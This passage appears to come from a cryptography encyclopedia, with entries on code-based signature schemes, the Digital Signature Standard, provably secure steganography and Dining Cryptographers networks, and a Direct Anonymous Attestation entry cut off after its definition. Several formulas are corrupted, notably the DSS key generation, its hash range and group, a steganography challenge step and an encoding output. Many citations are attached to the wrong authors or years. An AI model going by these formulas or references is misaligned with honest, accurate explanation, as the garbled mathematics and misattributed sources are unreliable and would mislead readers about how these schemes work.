There exist three different types of methods to obtain a signature scheme with code-based systems (like for number theory–based schemes). The first method (similar to the RSA signature) consists in being able to decode a random element of the syndrome space. This point of view is developed by Courtois-Finiasz-Sendrier (Courtois et al. 2001) and necessitates to hide very large codes to obtain a reasonable probability of decoding (cf. "Digital Signature Scheme Based on McEliece"). The second method uses zero-knowledge identification algorithms together with the Fiat-Shamir paradigm (Fiat and Shamir 1987), which permits to transform such an algorithm into a signature algorithm. It generally leads to very long signature. For coding theory, the Stern identification protocol (Stern 1993) is the most efficient. The last method (similar to the El Gamal signature scheme) consists in building a special subset of the syndrome space that the signer is able to invert. In coding theory, this is done through the Kabatisansky-Krouk-Smeets signature scheme (Kabatianskii et al. 1997); meanwhile this scheme is only a few-times signature scheme, in the sense that only a few signatures are possible for a given public key.

There exists many specialized signature schemes in the literature; in the case of code-based signature, only identity-based signature and ring signature schemes exist up to now.

Theory

Stern Identification Scheme and Signature

This scheme was introduced by J. Stern in 1993 (Stern 1993). It is a 3-pass zero-knowledge protocol with a cheating probability of 2⁄3. In the scheme the prover proves to the verifier that he knows a word of small weight associated to a given syndrome. The level of security is very high since even for structured codes one does not know how to decode up to the Gilbert-Varshamov bound in polynomial time. The protocol has two main drawbacks: the size of the public key is large and the number of rounds to achieve a good level of security is rather high, meanwhile it is faster than comparable zero-knowledge schemes.

General Idea

In the protocol, the prover proves he knows the secret, a word of small weight associated to a public syndrome of a public matrix. The prover has to prove two facts: the secret has the correct public syndrome and also has a small weight. If one adds the fact that for zero-knowledge protocols it is necessary to consider a random case, one obtains a rough explanation of the fact that the cheating probability is 2/3 rather than 1/2 for the Fiat-Shamir protocol.

Description

Let h be a hash function. Given a public random matrix H of size $(n-k) \times n$ over $\mathbb{A}_1$, each user receives a secret key s of n bits and of weight ω. A user's public identifier is the secret's key syndrome $i_P = Hs^t$. It is calculated once in the lifetime of H. It can thus be used for several future identifications with different keys. Let us suppose that P wants to prove to V that he is indeed the person corresponding to the public identifier i_P. The prover P has his own private key s_P such that the public identifier is its syndrome $i_P = Hs^t$.

1. [Commitment Step] P randomly chooses $y \in F^n$ and a permutation σ of $\{1, 2, \ldots, n\}$. Then P sends to V the commitments c_1, c_2, and c_3 such that

$$c_1 = h\left(\sigma | Hy^t\right);\ c_2 = h\left(\sigma(y)\right);$$
$$c_3 = h\left(\sigma\left(y \oplus s\right)\right)$$

where | denotes the concatenation.

2. [Challenge Step] V sends $b \in \{0, 1, 2\}$ to P.

3. [Answer Step] Three possibilities:
   – if $b = 0$: P reveals y and σ.
   – if $b = 1$: P reveals $(y \oplus s)$ and σ.
   – if $b = 2$: P reveals $\sigma(y)$ and $\sigma(s)$.

4. [Verification Step] Three possibilities:
   – if $b = 0$: V verifies that c_1, c_2 have been honestly calculated.
   – if $b = 1$: V verifies that c_1, c_3 have been honestly calculated.
   – if $b = 2$: V verifies that c_2, c_3 have been honestly calculated, and that the weight of $\sigma(s)$ is ω.

5. Iterate the steps 1, 2, 3, 4 until the expected security level is reached.

During the fourth step, when b equals 1, it can be noticed that Hy^t derives directly from $H(y \oplus s)^t$ since we have:

$$Hy^t = H(y \oplus s)^t \oplus i_P = H(y \oplus s)^t \oplus Hs^t.$$

The Fiat-Shamir Paradigm

The Fiat-Shamir paradigm permits to transform a zero-knowledge protocol into a signature. The idea is that the prover (which becomes the Signer here) generates the challenges in a verifiable random way such that he is not able to anticipate them. It can be done in the following way:

- The Signer chooses a certain number of rounds t such that $\left(\frac{2}{3}\right)^t$ is equal to the level of security needed (usually 2^{80}).
- The signer generates the t commitments at once and generates a sequence of challenges S from a hash of the t commitments concatenated with the message to sign.
- The signature is formed from the t commitments and their respective t answers associated to the sequence of challenges S (taken one by one in order).
- In order to verify the signature, the Verifier computes the sequence S of challenges from the t commitments and the signed message, and he checks that the answers correspond to the given commitments and challenges.

This signature has been proved secure in the random oracle model (Pointcheval and Stern 1996).

Variations on the Scheme

In 1996, P. Véron proposed in ref. Véron (1997) a slightly more efficient variation of the scheme by considering for H a generator matrix rather than a syndrome matrix. In 2007, Gaborit and Girault (2007) proposed several variations on the Stern identification scheme by replacing the random public matrix H by a double circulant matrix. It permits to dramatically decrease the size of the public key and the secret key, from several hundred thousand bits to only a few hundred bits. The hard problem becoming the difficulty to decode a double circulant code up to a distance close to the Gilbert-Varshamov bound, which is thought as hard by the community. The double circulant approach permits to use the scheme on smart cards (Cayrel et al. 2008).

The Kababtiansky-Krouk-Smeets Scheme

General Idea

The idea of the protocol (Kabatianskii et al. 1997) consists in building a public linear syndrome matrix, for which the Signer is able to decode any syndrome obtained by column combination of this matrix.

The Protocol

The idea of the scheme consists in taking a public binary parity matrix H to which one associates a public syndrome matrix $F = H.G^t$, for G the generator matrix of code, whose columns are all null except a small number, which are random. The matrix G (especially the coordinates of non-null columns) is the secret key when H and F are public. For G, a matrix with k' rows, the syndrome matrix F has k' columns.

The signature is obtained as follows: By the application of a hash function to the message, one gets a random vector x of length k'. The signature is the vector xG. The verification is done by checking that $H.(xG)^t = F.x^t$ and that the weight of xG is small, the latter property being obtained from the fact that G has only a few non-null columns.

Security

The scheme cannot obviously be repeated a large number of times since each time a signature is given, linear equations about the secret key leak, which makes this scheme only a few-times signature scheme. In order to obtain a signature scheme one needs $k' \geq 160$. The security of the scheme is related to the syndrome decoding problem although no clear reduction of the scheme to this problem exists. The security of the scheme has also been studied in (Cayrel et al. 2007a) but needs more scrutiny.

Specialized Signatures

Identity-Based Signature

The first specialized signature was derived by Cayrel, Gaborit and Girault in (Cayrel et al. 2007b). The idea consists in mixing the CFS signature protocol with the signature version of the Stern identification protocol. One starts from a random sequence associated to identification parameters of a person P, this data is considered as a random syndrome of a public matrix H of the CFS scheme. An authority that knows the secret key associated to H recovers the secret word x associated to the syndrome via the CFS scheme. The word x can then be used by P as private key to sign through the Stern signature scheme, the public key being the random syndrome associated to the identity of P. This scheme is mainly theoretical since it leads to very large signature size of several megabits.

Ring Signature

A ring signature consists in being able to sign in the name of a group such that the verifier can check that the signature has been made by a member of the group, but is not able to guess which one. At the difference of group signature there is no process or manager which can identify the signer in case of doubt.

A solution with codes to this problem has been presented in Melchor et al. (2008). The solution is a zero-knowledge signature and generalizes the Stern identification protocol. In a rough way, a Signer simulates a Stern signature scheme from a special matrix obtained from the public matrices of other potential signers. A verifier knows that a secret associated to one of the Stern's public keys is used but he does not know which one. The scheme is specially efficient regarding other schemes, in the case of threshold ring signature.

Digital Signature Standard

Dan Boneh[51] ✉
(51) Department of Computer Science, Stanford University, Stanford, CA, USA

✉ **Dan Boneh**
Email: dabo@cs.stanford.edu

Background

The Digital Signature Standard (DSS), first proposed by Kravitz (1993) in 1991, became a US federal standard in May 1994. It is published as Federal Information Processing Letters (FIPS) 186. The signature scheme is based on the ElGamal digital signature scheme and borrows ideas from Schnorr digital signatures for reducing signature size.

Theory

We describe a slight generalization of the algorithm that allows for an arbitrary security parameter, whereas the standard only supports a fixed parameter. The signature scheme makes use of modular arithmetic and works as follows:

- *Key Generation*. Given two security parameters $\tau, \lambda \in \mathbb{D}$ $(\tau > \lambda)$ as input do the following:

1. Generate a random λ-bit prime q.

2. Generate a random τ-bit prime p such that q divides $p - 1$.

3. Pick an element $x \in \mathbb{F}_q^n$ of order q.

4. Pick a random integer $\alpha \in [1, q]$ and compute $y = g^a \in \mathbb{Z}_p^*$.

5. Let H be a hash function$H : \{0, 1\}^* \rightarrow |/$. The FIPS 186 standard mandates that H be based on the SHA-1 cryptographic hash function.

6. Output the public key (p, q, g, y, H) and the private key (p, q, g, α, H).

- *Signing*. To sign a message $m \in \{0, 1\}^*$ using the private key (p, q, g, α, H) do:

1. Pick a random integer $k \in [1, q - 1]$.

2. Compute $r = (g^k \bmod p) \bmod q$. We view r as an integer $0 \leq r < q$.

3. Compute $s = k^{-1}(H(m) + \alpha r) \bmod q$.

4. Output the pair $(r, s) \in \mathbb{Z}_p^*$ as the signature on m.

- *Verifying*. To verify a message/signature pair $(m, (r, s))$ using the public key (p, q, g, y, H) do:

1. Verify that $0 \leq r, s < q$, otherwise reject the signature.

2. Compute $u_1 = H(m)/s \bmod q$ and $u_2 = r/s \bmod q$.

3. Compute $v = (g^{u_1} y^{u_2} \bmod p) \bmod q$.

4. Accept the signature if $r = v \bmod q$. Otherwise, reject.

We first check that the verification algorithm accepts all valid message/signature pairs. For a valid message/signature pair, we have:

$$g^{u_1} y^{u_2} = g^{u_1 + \alpha u_2} = g^{(H(m) + \alpha r)/s} = g^k \pmod p .$$

It follows that $v = (g^{u_1} y^{u_2} \bmod p) \bmod q = r$ and therefore a valid message/signature is always accepted.

It is not clear how to analyze the security of this algorithm. Even the random oracle model does not seem to help since there is no hash function in the algorithm that can be modelled as a random oracle. It is believed that this is deliberate so that the algorithm does not infringe on existing patents. Security analysis for a generalization of DSS is given in Brickell et al. (2000).

To discuss signature length we fix concrete security parameters. At the present time the discrete-logarithm problem in the cyclic group $\mathbb{Z}_q^*$ where p is a 1024-bit prime is considered intractable (Lenstra and Verheul 2001) except for a very well funded organization. DSS uses a subgroup of order q of $\mathbb{Z}_q^*$. When q is a 160-bit prime, the discrete-log problem in this subgroup is believed to be as hard as discrete-log in all of $\mathbb{Z}_q^*$. Hence, for the present discussion we assume p is a 1024-bit prime and q is a 160-bit prime. Since a DSS signature contains two elements in $|/$ we see that, with these parameters, a DSS signature is 320-bits long. This is the same length as a Schnorr signature. We note that BLS short signatures are half the size and provide comparable security.

Digital Steganography

Christian Cachin[52] ✉
(52) IBM Research – Zurich, Rüschlikon, Switzerland

✉ **Christian Cachin**
Email: cca@zurich.ibm.com

Definition

Steganography is the art and science of hiding information by embedding messages within other, seemingly harmless messages. Conceptually, a stegosystem is a cryptosystem with the additional property that the ciphertext that it outputs is not distinguishable from covertext known to the adversary.

Background

Steganography means “covered writing” in Greek. Steganography goes beyond cryptography, whose goal is only to hide the *content* of a message, in that it also hides the *presence* of a message and creates a covert channel.

A famous illustration of steganography is Simmons’ “Prisoners’ Problem” (Anderson and Petitcolas 1998): Alice and Bob are in jail, locked up in separate cells far apart from each other, and wish to devise an escape plan. They are allowed to communicate by means of sending messages via trusted couriers, provided they do not deal with escape plans. But the couriers are agents of the warden Eve (the adversary) and will leak all communication to her. If Eve detects any sign of conspiracy, she will thwart the escape plans by transferring both prisoners to high-security cells from which nobody has ever escaped. Alice and Bob are well aware of these

facts, so that before getting locked up, they have shared a secret codeword that they are now going to exploit for embedding a hidden information into their seemingly innocent messages. Alice and Bob succeed if they can exchange information allowing them to coordinate their escape and Eve does not become suspicious.

A legitimate communication among the prisoners is called *covertext*, and a message with embedded hidden information is called *stegotext*. The distributions of covertext and stegotext are known to Eve because she knows what constitutes a legitimate communication among prisoners and which tricks they apply to add a hidden meaning to innocently looking messages.

The algorithms for creating stegotext with an embedded message by Alice and for decoding the message by Bob are collectively called a *stegosystem*. A stegosystem should hide the embedded message at least as well as an encryption scheme since it may be enough for the adversary to learn only a small amount of information about the embedded message to conclude that Alice and Bob are conspiring. But steganography requires more than that. The ciphertext generated by most encryption schemes resembles a sequence of random bits, and this is very likely to raise the suspicion of Eve. Instead, stegotext should "look" just like innocent covertext even though it contains a hidden message.

This intuition forms the basis of the formal approach to steganography (Backes and Cachin 2005; Cachin 2004; Hopper et al. 2009), which views a stegosystem as a cryptosystem with the additional property that its output, i.e., the stegotext, is not distinguishable from covertext to the adversary.

Theory

Formally, a stegosystem consists of a triple of algorithms for key generation, message encoding, and message decoding, respectively. In the symmetric-key setting, the output of the key generation algorithm is given only to Alice and to Bob.

The covertext is modeled by a distribution $\mathcal{I}$ over a given set C. The covertext may be given explicitly as a list of values or implicitly as an oracle that returns a sample of $\mathcal{I}$ upon request. A stegosystem that does not require explicit knowledge of the covertext distribution is called *universal*.

Sometimes a more general covertext *channel* is used, which allows to model dependencies among repeated uses of the same covertext source. A channel consists of an unbounded sequence of values drawn from a set C whose distribution may depend in arbitrary ways on past outputs; access to the channel is given only by an oracle that samples from the channel. The assumption is that the channel oracle can be queried with an arbitrary prefix of a possible channel output, i.e., its past "history," and it will return the next symbol according to the channel distribution. In order to simplify the presentation, channels are not considered here, but all definitions and constructions mentioned below can be readily extended to covertext channels.

The definition uses the complexity-theoretic notions of probabilistic polynomial-time algorithms and *negligible functions*, in terms of a security parameter n.

Definition 1 (Stegosystem) *Let $\mathcal{I}$ be a distribution on a set Cof covertexts. Astegosystemis a triple of probabilistic polynomial-time algorithms* (SK, SE, SD) *with the following properties.*

- *The* key generation algorithm SK*takes as input the security parameter n and outputs a bit string sk, called the* [stego] key.
- *The* steganographic encoding algorithm SE*takes as inputs the security parameter n, the stego key sk and a message $m \in \{0,1\}^l$to be embedded and outputs an element c of the covertext space C, which is called stegotext. The algorithm may access the covertext distribution $\mathcal{I}$.*
- *The* steganographic decoding algorithm SD*takes as inputs the security parameter n, the stego key sk, and an element c of the covertext space C and outputs either a message $m \in \{0,1\}^l$or a special symbol $\perp$. An output value of $\perp$ indicates a decoding error, for example, when*SD*has determined that no message is embedded in c.*

*For all sk output by*SK(1^n) *and for all $m \in \{0,1\}^l$, the probability that*

$$\mathtt{SD}\left(1^n, sk, \mathtt{SE}\left(1^n, sk, m\right)\right) \neq m$$

must be negligible in n.

The syntax of a stegosystem as defined above is equivalent to that of a symmetric-key cryptosystem, except for the presence of the covertext

distribution. The probability that the decoding algorithm outputs the correct embedded message is called the *reliability* of a stegosystem.

Security Definition

The security of a stegosystem is defined in terms of an experiment that measures the capability of the adversary to detect the presence of an embedded message. In a secure stegosystem, Eve cannot distinguish whether Alice is sending legitimate covertext or stegotext.

The attack considered here is a *chosen-message attack*, where the adversary may influence the embedded message but has otherwise no access to the encoding and decoding functions. It parallels the notion of a chosen-plaintext attack against a cryptosystem.

Consider an adversary defined by a pair of algorithms (SA_1, SA_2). The experiment consists of four stages.

1. A key *sk* is generated by running the key generation algorithm SK.

2. Algorithm SA_1 is run with input the security parameter *n*; it outputs a tuple (m^*, *s*), where $m^* \in \{0, 1\}^l$ is a message and *s* is some additional information which the algorithm wants to preserve. SA_1 has access to the covertext distribution $\mathcal{I}$.

3. A bit *b* is chosen at random and a *challenge covertext* c^* is determined depending on it: If $b = 0$ then $c^* \leftarrow \mathsf{SE}(sk, m^*)$ (c^* becomes a steganographic encoding of m^*) otherwise $G = \mathbb{F}_q^*$ (c^* is chosen randomly according to $\mathcal{I}$).

4. Algorithm SA_2 is run with inputs *n*, c^*, m^*, and *s*, and outputs a bit b'. The goal of SA_2 is to guess the value of *b*, i.e., to determine whether the message m^* has been embedded in *c* or whether *c* has simply been chosen according to $\mathcal{I}$.

The adversary succeeds to distinguish stegotext from covertext if $b' = b$ in the above experiment. Since it is trivial to achieve $\Pr[b' = b] = \frac{1}{2}$, what actually counts is the adversary's advantage above randomly guessing *b*. Formally, define the *advantage* of adversary (SA_1, SA_2), to be

$$\Pr\left[\mathrm{sk} \leftarrow \mathtt{SK}; (\mathrm{m}^*, \mathrm{s}) \leftarrow \mathrm{SA}_1\left(1^{\mathrm{n}}\right); \mathrm{b} \overset{\mathrm{R}}{\leftarrow} \{0,1\}; \right.$$
$$\textbf{if } b{=}0 \textbf{ then } c^* \leftarrow \mathtt{SE}\left(1^n, sk, m^*\right) \textbf{ else } c^* \overset{R}{\leftarrow} \mathcal{C}:$$
$$\left. SA_2\left(1^n, c^*, m^*, s\right) = b \right] - \tfrac{1}{2}.$$

Depending on the detection capabilities ascribed to the adversary in terms of its computational power, and depending on its advantage in distinguishing stegotext from covertext, one obtains the following security notions for stegosystems:

- *Perfectly secure steganography*. The adversary is an arbitrary, unbounded algorithm and has advantage equal to 0.
- *Statistically secure steganography*. The adversary is an arbitrary, unbounded algorithm and has only negligible advantage (in *n*).
- *Computationally secure steganography*. The adversary is an arbitrary probabilistic, polynomial-time computable algorithm and has only negligible advantage in *n*.

The first two notions give stegosystems with unconditional, information-theoretic security and are discussed in the next section. The third notion gives computational security and is discussed in the subsequent section (Security (Computational, Unconditional)). This discussion has so far assumed that the sender and the receiver share the same secret key before communicating, as in a symmetric cryptosystem. Departing from that assumption, it is also possible to define *public-key steganography* with computational security, analogous to asymmetric cryptosystems or public-key cryptography. This is the subject of the last section.

For the scope of this survey, the adversary is limited to passive attacks. In the Prisoners Problem, this means that the couriers may not change the messages communicated between Alice and Bob and that Eve may not send a message generated by herself to Bob and observe his reaction to it. However, the adversary may influence the messages to be embedded; for example, Eve may determine the details of Alice and Bob's escape plan by choosing to confine them in particular cells.

What distinguishes steganography from other forms of information hiding is the focus on merely detecting the *presence* of a hidden message. Watermarking and fingerprinting are two different problems of information hiding, where the existence of a hidden message is public knowledge. The

focus in these areas is on hiding the message in perceptual data from an observer that is typically a human, and on embedding the message robustly so that it cannot be removed without significantly distorting the data itself.

Information-Theoretically Secure Steganography

Definition 2 (Perfect Security) *Given a covertext distribution* $\mathcal{I}$ *, a stegosystem* (SK, SE, SD) *is called* perfectly secure *with respect to* $\mathcal{I}$ *if for any adversary* (SA_1, SA_2) *with unbounded computational power, the advantage in the experiment above is equal to 0.*

Perfect security for a stegosystem parallels the Shannon model of *perfect security* for a cryptosystem. The requirement that every adversary has no advantage implies that the distributions of the challenge c^* are equal in the two cases where it was generated from SE (when $b = 0$) and sampled from $\mathcal{I}$ (when $b = 1$). Hence, the adversary obtains *no* information about b because she only observes the challenge c^* and the distribution of c^* is statistically independent of b. Perfectly secure stegosystems were defined by Cachin (Backes and Cachin 2005).

Perfectly secure stegosystems exist only for a very limited class of covertext distributions. For example, if the covertext distribution is uniform, the one-time pad is a perfectly secure stegosystem as follows.

Assume the covertext $\mathcal{I}$ is uniformly distributed over the set of n-bit strings for some positive n and let Alice and Bob share an n-bit key sk with uniform distribution. The encoding function computes the bitwise XOR of the n-bit message m and sk, i.e., $\mathsf{SE}(1^n, sk, m) = m \oplus sk$; Bob can decode this by computing $\mathsf{SD}(1^n, sk, c) = c \oplus sk$. The resulting stegotext is uniformly distributed in the set of n-bit strings. The one-time pad stegosystem is used like this in a visual secret sharing scheme (von Ahn and Hopper 2004).

For covertext distributions that do not admit perfectly secure stegosystems, one may still achieve the following security notion.

Definition 3 (Statistical Security) *Given a covertext distribution* $\mathcal{I}$ *, a stegosystem* (SK, SE, SD) *is called* statistically secure *with respect to* $\mathcal{I}$ *if for all adversaries* (SA_1, SA_2) *with unbounded computational power, there*

exists a negligible function ε such that the advantage in the experiment above is at most ε(n).

Statistical security for stegosystems may equivalently be defined by requiring that for any *sk* and any *m*, the statistical distance between the probability distribution generated by $\mathsf{SE}(1^n, sk, m)$ and the covertext distribution is negligible.

Definition 3 was first proposed by Katzenbeisser and Petitcolas (Cachin 2004) and a very similar notion was defined by Cachin (Backes and Cachin 2005).

Here is a simple example of a statistically secure stegosystem. It is representative for a class of practical stegosystems that embed information in a digital image by modifying the least significant bit of every pixel representation (Backes and Cachin 2005; Katzenbeisser and Petitcolas 2002). Suppose that the cover space *C* is the set of *n*-bit strings with (C_0, C_1) being a partition of *C* and with distribution $\mathcal{I}$ such $\left|\Pr\left[c \xleftarrow{R} \mathcal{C} : c \in C_0\right] - \Pr\left[c \xleftarrow{R} \mathcal{C} : c \in C_1\right]\right| = \delta(n)$ for some negligible *δ*. Then there is a stegosystem for a one-bit message *m*n using a one-bit secret key *sk*. The encoding algorithm SE computes $s \leftarrow m \oplus sk$ and outputs $P \oplus \Omega_p^1$. Decoding works without error because $m = 0$ if and only if $c \in C_{sk}$. It is easy to see that the encoding provides perfect secrecy for *m* and that the stegosystem is statistically secure. Note, however, that finding the partition for a given distribution is an NP-hard combinatorial optimization problem.

There exist also statistically secure *universal* stegosystems, where the covertext distribution is only available as a sampling oracle. Information-theoretically secure stegosystems suffer from the same drawback as cryptosystems with unconditional security in the sense that the secret key may only be used once. This is not the case for computational security considered next.

Computationally Secure Steganography

Definition 4 (Computational Security) *Given a covertext distribution* $\mathcal{I}$ *, a stegosystem* (SK, SE, SD) *is called* computationally secure *with respect to* $\mathcal{I}$ *if for all probabilistic polynomial-time adversaries* (SA_1, SA_2)*, there*

exists a negligible function ε such that the advantage in the experiment above is at most ε(n).

The notion was introduced by Katzenbeisser and Petitcolas (Cachin 2004) and by Hopper, Langford, and von Ahn (Hopper et al. 2009). The latter work also presented the following construction of a computationally secure, universal stegosystem. It illustrates a popular encoding method that does not rely on knowledge of the covertext distribution, which is also used by some practical stegosystems.

The encoding method is based on an algorithm `sample`, which samples a covertext according to $\mathcal{I}$ such that a given bit string b of length $f = O(\log|C|)$ is embedded in it.

Algorithm sample

Require: security parameter n, a function $g : C \to \{0,1\}^f$, and a value $b \in \{0,1\}^f$

Ensure: a covertext x

1: $j \leftarrow 0$
2: **repeat**
3: $\quad x \xleftarrow{R} \mathcal{C}$
4: $\quad j \leftarrow j + 1$
5: **until** $g(x) = b$ **or** $j = n$
6: return x

Intuitively, algorithm `sample` returns a covertext chosen from distribution $\mathcal{I}$, but restricted to that subset of C which is mapped to the given b by g. sample may also fail and return a covertext c with $g(c) \neq b$, but this happens only with negligible probability in n.

Suppose $\{G_k\}$ is a pseudo-random function family indexed by k, with domain $\{0, 1\} \times C$ and range $\{0, 1\}^f$. (It can be thought of as a pair (G_0, G_1) of independent pseudorandom functions.) The secret key of the stegosystem consists of a randomly chosen k. The encoding algorithm $\mathsf{SE}(1^n, k, m)$ for an f-bit message m first "encrypts" m to $y \leftarrow G_k(0, c_0) \oplus m$ for a public constant $c_0 \in C$. Note that y is the ciphertext of a symmetric cryptosystem of m and is computationally indistinguishable from a random f-bit string. This value y is then embedded by computing a stegotext $c \leftarrow \mathtt{sample}(n,$

$G_k(1, \cdot), y$). It can be shown that when $\mathcal{I}$ is sufficiently random, as measured in terms of min-entropy, the output distribution of sample is statistically close to $\mathcal{I}$ (Hopper et al. 2009; Naor and Shamir 1995).

The decoding algorithm $\mathsf{SD}(1^n, k, c)$ outputs $m' \leftarrow G_k(1, c) \oplus G_k(0, c_0)$; it is easy to show that m' is equal to the message that was embedded using SE except with negligible probability.

This stegosystem is an extension of the example given above for statistical security. In fact, when G is a universal hash function and the encryption is realized using a one-time pad, this is a universal stegosystem with statistical security.

Public-Key Steganography

What if Alice and Bob did not have the time to agree on a secret key before being imprisoned? They cannot use any of the stegosystems presented so far because that would require them to share a common secret key. Fortunately, steganography is also possible without shared secrets, only with public keys, similar to public-key cryptography. The only requirement is that Bob's public key becomes known to Alice in a way that is not detectable by Eve.

Formally, a public-key stegosystem consists of a triple of algorithms for key generation, message encoding, and message decoding like a (secret-key) stegosystem, but the key generation algorithm now outputs a stego key pair (*spk*, *ssk*). The public key *spk* is made available to the adversary and is the only key needed by the encoding algorithm SE. The decoding algorithm SD needs the secret key *ssk* as an additional input. These components similar to those of an asymmetric cryptosystem.

Definition 5 (Public-Key Stegosystem) *Let $\mathcal{I}$ be a distribution on a set C of* covertexts. A public-key stegosystem *is a triple of probabilistic polynomial-time algorithms* (SK, SE, SD) *with the following properties*.

- *The* key generation algorithm SK*takes as input the security parameter n and outputs a pair of bit strings* (*spk*, *ssk*), *called the* [stego] public key *and the* [stego] secret key.
- *The* steganographic encoding algorithm SE*takes as inputs the security parameter n, the stego public key spk and a* message $m \in \{0, 1\}^l$ *and outputs a covertext $c \in C$.*

- *The* steganographic decoding algorithm SD*takes as inputs the security parameter n, the stego secret key ssk, and a covertext* $c \in C$*, and outputs either a message* $m \in \{0,1\}^l$ *or a special symbol* $\perp$.

For all (*spk*, *ssk*) *output by the key generation algorithm and for all* $m \in \{0,1\}^l$*, the probability that* $\mathsf{SD}(1^n, ssk, \mathsf{SE}(1^n, spk, m)) \neq m$ *must be negligible in n.*

Security is modeled analogously to the definition of symmetric-key stegosystems, with the difference that the public key *spk* is additionally given to the adversary algorithms SA_1 and SA_2 and that the challenge covertext is computed using *spk* only. With these modifications, a public-key stegosystem (SK, SE, SD) is called secure against adaptive chosen-plaintext attacks if it is computationally secure according to Definition 4.

Secure public-key stegosystems can be constructed with the same method as computationally secure stegosystems, replacing the pseudorandom function G_0 (which is used for "encryption") by a public-key cryptosystem that has almost uniform ciphertexts. This property means that the output of the encryption algorithm is computationally indistinguishable from a uniform bit string of the same length.

The definition and several constructions of public-key stegosystems have been introduced by von Ahn and Hopper (Simmons 1984) and by Backes and Cachin (Naor and Shamir 1995). The latter work also goes beyond the case of passive adversaries considered here and models adaptive chosen-covertext attacks, which are similar to adaptive chosen-ciphertext attacks against public-key cryptosystems.

The evolution of the formal approach to stegosystems has gone through the same steps as the development of formal models for cryptosystems. The models and the formulation of corresponding stegosystems that offer provable security have greatly enhanced the understanding of this important area of information security.

Dining Cryptographers (DC) Network

Definition

The Dining Cryptographers (DC) Network is an anonymous communication service between a number of participants who must be connected by a physical communication network with a broadcast messaging service in place.

Background

The DC-Network is a synchronous network protocol by which the participants can broadcast messages anonymously and unobservably (anonymity). A DC-Network can achieve sender and recipient anonymity even against computationally unrestricted attackers. The DC-Network protocol itself requires a network with a broadcast service. It was invented by David Chaum in 1984 (Chaum 1981, 1986, 1988) (hence the name DC-Network) and was somewhat rediscovered by Dolev and Ostrovsky in (1997). Messages can be addressed to one or more intended participants by encrypting them with their respective public encryption keys.

Theory

The basic DC-Network protocol allows one participant at a time to broadcast a message. In order to allow each participant to send at any time, the broadcast channel of the basic DC-Network needs to be allocated in a randomized fashion to all requesting senders. This can be achieved by well-known contention protocols such as (slotted) ALOHA (Tanenbaum 1988).

Consider the basic DC-Network protocol of n participants: P_1, P_2, …, P_n. Messages are strings of k bits. As a preparation, all participants agree on pairwise symmetric keys, that is, randomly chosen bit strings of k bit length. Let us denote the key between P_i and P_j as $k_{i,j}$. Assume participant P_1 wants to send a message m anonymously to all other participants (*anonymous broadcast*). This can be achieved by the basic DC-Network protocol, which works as follows:

- *Compute partial sums*. Each participant $P_i (1 \le i \le n)$ computes the XOR sum s_i of all the keys $k_{i,j} (1 \le j \le n)$ it has exchanged with each other participant $P_j (j \ne i)$, such that $s_i = \sum_{j \ne i} k_{i,j}$. Participant P_1 also adds his message m into his partial sum such that $s_1 = m + \sum_{j \ne 1} k_{i,j}$.
- *Broadcast partial sums*. Each participant P_i broadcasts its partial sum s_i.
- *Compute global sum*. Each participant P_i computes the global sum $s = \sum_{i=1}^{n} s_i = m + \sum_{i=1}^{n} \sum_{j \ne i} k_{i,j} = m$ in order to recover the message m. Note that because $k_{i,j} = k_{j,i}$, all the keys cancel out leaving only m standing out of the global sum.

The basic DC-Network protocol is computationally efficient but requires n reliable broadcasts for each message, and even more in case of resolving message collisions where two or more participants are sending their messages in the same round.

The basic DC-Network protocol runs on any network architecture. If all participants are honest, everyone obtains the message m. Chaum (1988) has proved that the basic DC-Network protocol achieves sender anonymity and recipient anonymity even against computationally unrestricted attackers. However, the proof for recipient anonymity implicitly assumes that the partial sums are broadcast reliably, that is, each message of an honest participant is broadcast to all participants without being modified (Waidner 1990).

DC-Network is the continued execution of the basic DC-Network protocol. In this case, unconditional sender anonymity can be maintained only by using fresh pairwise keys in each round, which is a similar situation as for the *one-time pad* (key). Waidner has proposed to choose the pairwise keys for each round of the basic DC-Network protocol based on a pseudo-random number generator seeded with a selection of messages exchanged in previous rounds of the basic DC-Network protocol. This is more practical, but results in sender anonymity that holds only against computationally restricted attackers (Waidner 1990).

The core idea behind the DC-Network is to substantially involve more participants in each communication than just the intended sender and recipient in order to conceal their sending and receiving within the set of participants. This approach introduces an inevitable vulnerability in case not all of the participants honestly follow the protocol. In fact, the service of a DC-Network can be easily disrupted by one or more cheating participants, who either stop sending their partial sums or sending wrong partial sums or sending too many messages (denial-of-service attack). Disruptions of the DC-Network have been considered by Chaum (1988), Bos and den Boer (1990), and Waidner (1990).

The *key graph* of a DC-Network is the graph where each participant is represented by a vertex and each pairwise key $k_{i,j}$ is represented by an edge connecting the vertices representing P_i and P_j. If the key graph is complete as in the example above, no coalition of non-senders except all of them together gains any information about who sent m. Less complete key graphs can be used in order to reduce the amount of pairwise keys. On the other hand, the less complete the key graph is chosen, the more vulnerable the basic DC-Network protocol is against cheating participants who may collude and exchange their views in and after the basic DC-Network protocol in order to strip away the honest participants' anonymity. Collusions of cheating participants can be represented in the key graph by eliminating their mutual pairwise keys. That is if P_i, P_j are cheating, then we remove the key $k_{i,j}$ from the key graph, which may lead to an unconnected graph. Any participant represented by an unconnected vertex is entirely stripped of its anonymity. Such a participant is fully observable by the collusion of cheating participants. It is worth noting that the key

graph can be chosen independently of the underlying network topology (ring, star, bus, etc.).

Waidner points out in (1990) that reliable broadcast is probably an unrealistic assumption because it cannot be achieved by cryptographic means alone as there is no byzantine agreement against computationally unrestricted active attackers who may arbitrarily control many participants (Lamport et al. 1982). Furthermore, Waidner has shown how to achieve recipient anonymity against computationally unrestricted active attackers by replacing the reliable broadcast by a fail-stop broadcast, where honest participants stop as soon as they receive inconsistent inputs. Fail-stop broadcast can be realized by $O(n)$ messages, each signed by an unconditionally secure authentication code, or more efficiently by a fail-stop signature (Waidner and Pfitzmann 1990).

Compared to MIX-Networks, DC-Networks achieve sender anonymity even against computationally unrestricted active attackers, while MIX networks only achieve sender anonymity against computationally restricted attackers.

Open Problems

Interestingly, no widely accepted formal definitions of sender and recipient anonymity in a network, that is, continued transmission service, has come up yet. Thus, a fully formal treatment of DC-Network protocols is not possible to date. A new approach in this direction was proposed by Schneider and Sidiropoulos (1996) based on the CSP process algebra (Communicating Sequential Processes).

Definition


Direct anonymous attestation (DAA) is a platform authentication mechanism that enables the provision of privacy-preserving and accountable services. DAA is based on group signatures that allow remote attestation of a device associated to a trusted component (TC) while offering strong anonymity guarantees. Standardized by the Trusted Computing Group (TCG), DAA retains user anonymity, provides user-controlled unlinkability, and identifies signatures created by compromised devices.

Theory

